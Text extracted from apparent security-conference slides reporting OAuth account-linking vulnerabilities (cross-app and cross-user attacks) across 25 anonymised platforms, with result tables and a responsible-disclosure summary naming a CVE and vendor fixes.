


**Scenario II: involvement of multiple user-agents**


Native app (e.g., Android app) can't pass cookies to the external browser

# Common Pattern: Embed Linking Session in *state* Parameter

Cross-user  
Attack




# Proper Implementation: Return to Original UA



# Impact Analysis: Make the World a Better Place

# Make the World a Better Place


## Bug Hunting



| Type                            | Platform | # Users  | Cross-app Attack |      |      | Cross-user Attack |                  |
|---------------------------------|----------|----------|------------------|------|------|-------------------|------------------|
|                                 |          |          | Open?            | COAT | CORF | OAuth             | Session Fixation |
| 7 Workflow Automation Platforms | A        | 30M MAU  | ✓                |      |      |                   |                  |
|                                 | B        | 30M      | ✓                |      |      |                   |                  |
|                                 | C        | 2M       | ✓                |      |      |                   |                  |
|                                 | D        | 55M MAU  | ✓                |      |      |                   |                  |
|                                 | E        | 20K Orgs | ✓                |      |      |                   |                  |
|                                 | F        | N/A      | ✓                |      |      |                   |                  |
|                                 | G        | 40K      |                  |      | N/A  |                   |                  |
| 6 Virtual Voice Assistants      | H        | 500M MAU | ✓                |      |      |                   |                  |
|                                 | I        | 100M     | ✓                |      |      |                   |                  |
|                                 | J        | 200M     | ✓                |      |      |                   |                  |
|                                 | K        | 100M     | ✓                |      |      |                   |                  |
|                                 | L        | 40M      | ✓                |      |      |                   |                  |
|                                 | M        | 40M      | ✓                |      |      |                   |                  |
| 4 Smart Homes                   | N        | N/A      | ✓                |      |      |                   |                  |
|                                 | O        | 250M     | ✓                |      |      |                   |                  |
|                                 | P        | 80M      | ✓                |      |      |                   |                  |
|                                 | Q        | 50M      | ✓                |      |      |                   |                  |

# Make the World a Better Place

## Bug Hunting



| Type          | Platform | # Users  | Cross-app Attack |       |      | Cross-user Attack |                  |
|---------------|----------|----------|------------------|-------|------|-------------------|------------------|
|               |          |          | Open?            | COAT  | CORF | OAuth             | Session Fixation |
| 2 LLM Plugins | R        | 150M     | ✓                |       | 💀    |                   |                  |
|               | S        | N/A      | ✓                | 💀     |      | 💀                 |                  |
| 6 Misc.       | T        | 35M      |                  |       |      | 💀                 |                  |
|               | U        | 150M MAU |                  |       |      | 💀                 |                  |
|               | V        | N/A      |                  |       |      | 💀                 |                  |
|               | W        | 10M      |                  |       |      | 💀                 |                  |
|               | X        | N/A      |                  |       |      | 💀                 |                  |
|               | Y        | 200M     |                  |       |      | 💀                 |                  |
|               | Total    | 25       | 18/25            | 11/18 | 5/18 | 16/25             |                  |

### Summary

24/25 are vulnerable 💀,  
19 can be done in 1-Click  
on an unassuming link

### Cross-app Attacks

16/18 open platforms 💀


8 platforms vulnerable to both

### Cross-user Attacks

16/25 platforms 💀



# Make the World a Better Place



## Responsible Disclosure:

- Informed all 24 vulnerable platforms
- Confirmed by 16 platforms, patched or are applying fixes
- 4 Critical/P1 bugs, 5 High/P2 bugs
- CVE-2023-36019, CVSS score: 9.6
- \$50,000+ bug bounties


## Kudos to the following responsible companies:

- **Samsung:** Studied as early as 2019, later extended to a full-blown research
- **Microsoft:** Keep us closest in the loop
- **Amazon:** Responsible and Generous
- **Google:** Fixed in two weeks

